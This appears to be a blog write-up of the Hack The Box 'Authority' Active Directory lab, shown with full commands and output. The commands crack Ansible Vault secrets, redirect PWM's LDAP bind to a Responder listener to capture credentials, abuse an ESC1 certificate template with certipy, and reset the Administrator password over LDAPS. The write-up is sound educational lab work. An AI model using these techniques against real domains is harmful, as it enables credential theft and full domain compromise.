HTB: Authority
🧑🚀 published on Tue Jun 02 2026 · 6 min read

Windows box, Medium. The foothold here isn’t a CVE or a spray. It’s an Ansible deployment someone left readable on an SMB share with no credentials required. Three vault-encrypted credential blobs in the configs looked protected. They weren’t, because all three used the same master password. Once you crack those, you land on a PWM service on port 8443: a self-service password management portal backed by an LDAP directory. The interesting part is that PWM’s configuration file specifies which LDAP server to authenticate against. Change that URL to point at your own machine, upload the config back through the portal, and the service helpfully connects to your Responder listener using the LDAP service account in cleartext.
The second half is ADCS: a CorpVPN template with ESC1 flags it right away. The catch is that the DC has PKINIT disabled. certipy auth fails with KDC_ERR_PADATA_TYPE_NOSUPP. The workaround took me a minute to understand: LDAP over TLS uses Schannel for its TLS handshake, which is completely independent of Kerberos. You can present your client certificate directly to port 636, get an LDAP shell as Administrator, and change the password from there.
Recon
Standard AD fingerprint plus one non-standard port:
53/tcp   open  domain         Simple DNS Plus
80/tcp   open  http           Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec
389/tcp  open  ldap           (Domain: authority.htb)
445/tcp  open  microsoft-ds
636/tcp  open  ssl/ldap
5985/tcp open  http           WinRM
8443/tcp open  ssl/http       Apache Tomcat
No creds to start. Guest SMB was worth checking:
nxc smb 10.129.229.56 -u 'guest' -p '' --sharesDevelopment READ
IPC$ READ Remote IPCThe Development share was readable without credentials. Pulled everything down with smbclient. What came out was a full Ansible deployment for an enterprise auth stack: ADCS role, LDAP role, PWM role.
Automation/
├── ADCS/
├── LDAP/
├── PWM/
│   ├── ansible_inventory
│   ├── defaults/main.yml
│   └── templates/tomcat-users.xml.j2
└── SHARE/
Ansible Vault: Encrypted Credentials on an Anonymous Share
PWM/defaults/main.yml had three vault-encrypted values:
pwm_admin_login: !vault |
  $ANSIBLE_VAULT;1.1;AES256
  32666534386435366537653136663731633138616264323230383566333966346662313161326239
  ...

pwm_admin_password: !vault |
  $ANSIBLE_VAULT;1.1;AES256
  31356338343963323063373435363261323563393235633365356134616261666433393263373736
  ...

ldap_admin_password: !vault |
  $ANSIBLE_VAULT;1.1;AES256
  63303831303534303266356462373731393561313363313038376166336536666232626461653630
  ...
Ansible Vault encrypts individual values using AES256, with a master password that’s used as the key derivation input. The encrypted blobs are standalone, meaning you can extract them from a playbook and crack them offline without touching the live system. The master password is whatever the operator chose when they ran ansible-vault encrypt.
The realistic assumption when someone stores vault-encrypted credentials in a shared repo is that they reused the same master password for convenience. If you crack one vault blob and find a key, try that key on all the others before doing more work.
I extracted each encrypted block to its own file and ran john:
ansible2john vault1.txt vault2.txt vault3.txt > all_vaults.hash
john all_vaults.hash --wordlist=/usr/share/wordlists/rockyou.txt
!@#$%^&* (vault2.txt)
!@#$%^&* (vault1.txt)
!@#$%^&* (vault3.txt)All three. Same password. Then decrypt each one:
ansible-vault decrypt vault1.txt --vault-password-file <(echo '!@#$%^&*')vault1.txt → svc_pwm
vault2.txt → pWm_@dm!N_!23
vault3.txt → DevT3st@123ansible_inventory also had administrator:Welcome1 which didn’t work against WinRM or SMB. The PWM credentials were the real find. The Tomcat template gave admin:T0mc@tAdm1n and robot:T0mc@tR00t, filed away for later.
PWM: Making the Server Reveal Its LDAP Password
Port 8443 was running PWM, a Java-based self-service password portal used by enterprises to let users reset their own passwords without calling helpdesk. It sits in front of Active Directory and connects to LDAP in the background using a proxy service account (here, svc_ldap).

The Configuration Manager lives at /pwm/private/config/login. Logging in with svc_pwm:pWm_@dm!N_!23:
Inside the Configuration Manager, there’s a “Download Configuration” button that exports the current PwmConfiguration.xml:

The downloaded config contained this:
<setting key="ldap.proxy.password" ... syntax="PASSWORD">
  <value>ENC-PW:gRNdPiTOczHjct11qrmQ/l126/F/iafrmKvKB1fu5miB5DfZH3sFMO7/KMOpjrYYTYfsZfkLaNHbjGfbQldz5EW7BqPxGqzMz+bEfyPIvA8=</value>
</setting>
The LDAP proxy password is encrypted at rest, but that’s not what we’re going after. PWM decrypts it at runtime to authenticate against the LDAP server. The LDAP server URL is also in the config, and it’s not encrypted.
The attack: change the LDAP URL from ldaps://authority.authority.htb:636 to a plain LDAP URL pointing at your Responder listener. Upload the modified config through the Import Configuration button. PWM reconnects to “LDAP”, which is now Responder, and sends svc_ldap’s credentials as a cleartext LDAP simple bind.
sed 's|ldaps://authority.authority.htb:636|ldap://10.10.15.195:389|g' \
  PwmConfiguration.xml > PwmConfiguration_evil.xml
Start Responder, upload the modified config, wait:
sudo responder -I tun0 -v[LDAP] Cleartext Client : 10.129.229.56
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!The reason you get cleartext here is that the original config used LDAPS (TLS-protected LDAP on 636), but the modified config uses plain LDAP on port 389. Plain LDAP simple bind sends the password in the clear. Responder captures it before it reaches any server.
WinRM in as svc_ldap. User flag on the desktop.
ADCS ESC1: Enrollee Supplies Subject
certipy find as svc_ldap surfaced one vulnerable template:
"Template Name": "CorpVPN",
"Enrollee Supplies Subject": true,
"Client Authentication": true,
"Enrollment Rights": [
  "AUTHORITY.HTB\\Domain Computers",
  "AUTHORITY.HTB\\Domain Admins"
],
"[!] Vulnerabilities": {
  "ESC1": "Enrollee supplies subject and template allows client authentication."
}
ESC1 is the most straightforward ADCS misconfiguration: the template lets the requester specify whatever identity they want in the Subject Alternative Name. Normally a CA controls who a certificate says you are, and that control is what makes certificates useful for authentication. When “Enrollee Supplies Subject” is enabled, the CA surrenders that control. You request a certificate claiming to be administrator@authority.htb, and the CA signs it without verifying that claim.
The catch: enrollment rights here belong to Domain Computers, not regular users. svc_ldap has SeMachineAccountPrivilege, which lets it add workstations to the domain. By default, any user on a domain can create up to 10 computer accounts (MachineAccountQuota). Creating a computer account gives you a principal with Domain Computers membership.
addcomputer.py authority.htb/svc_ldap:'lDaP_1n_th3_cle4r!' \
  -computer-name 'EVIL$' -computer-pass 'EvilPass123!'
[*] Successfully added machine account EVIL$ with password EvilPass123!.Request the certificate:
certipy req -u 'EVIL$@authority.htb' -p 'EvilPass123!' \
  -dc-ip 10.129.229.56 \
  -target authority.authority.htb \
  -ca 'AUTHORITY-CA' \
  -template CorpVPN \
  -upn administrator@authority.htb
[*] Got certificate with UPN 'administrator@authority.htb'
[*] Certificate has no object SID
[*] Saving certificate and private key to 'administrator.pfx'Certificate issued. Now try to authenticate:
certipy auth -pfx administrator.pfx -dc-ip 10.129.229.56[-] Got error while trying to request TGT: Kerberos SessionError:
KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)When PKINIT Fails: The Schannel Alternative
KDC_ERR_PADATA_TYPE_NOSUPP means the DC doesn’t support PKINIT, the Kerberos extension that lets you exchange a certificate for a TGT. Without PKINIT, the standard certipy auth flow is dead.
But there’s another way to use a client certificate for authentication that has nothing to do with Kerberos: LDAP over TLS on port 636 (LDAPS).
The relevant difference is in how authentication works at each layer:
When you do PKINIT, you’re asking Kerberos to process your certificate as a credential and issue a TGT. That requires the KDC to actively support the PKINIT pre-authentication method.
When you do LDAPS, the TLS handshake is handled by Schannel, Windows’ native TLS implementation. During the handshake, if you present a client certificate, the server verifies it against trusted CAs (this DC trusts its own CA, which signed our certificate) and against the SAN (which says administrator@authority.htb). If both checks pass, Schannel considers you authenticated as that principal. Kerberos never enters the picture. The DC resolves administrator@authority.htb to the Administrator AD account and grants you LDAP access as that account.
certipy has a -ldap-shell flag that does exactly this:
certipy auth -pfx administrator.pfx -dc-ip 10.129.229.56 -ldap-shell[*] Connecting to 'ldaps://10.129.229.56:636'
[*] Authenticated to '10.129.229.56' as: 'u:HTB\\Administrator'
Type help for list of commandsFrom the LDAP shell you can run directory operations as Administrator. The simplest finish is changing the Administrator password:
# change_password administrator 'Pwn3d!Kanyo123!'Then WinRM in with the new password. Root flag.
The PKINIT bypass via LDAPS is something that doesn’t appear in many writeups because most DCs do have PKINIT configured. When you hit a box where certipy auth fails with KDC_ERR_PADATA_TYPE_NOSUPP, reach for -ldap-shell before writing off the ESC1 certificate as useless.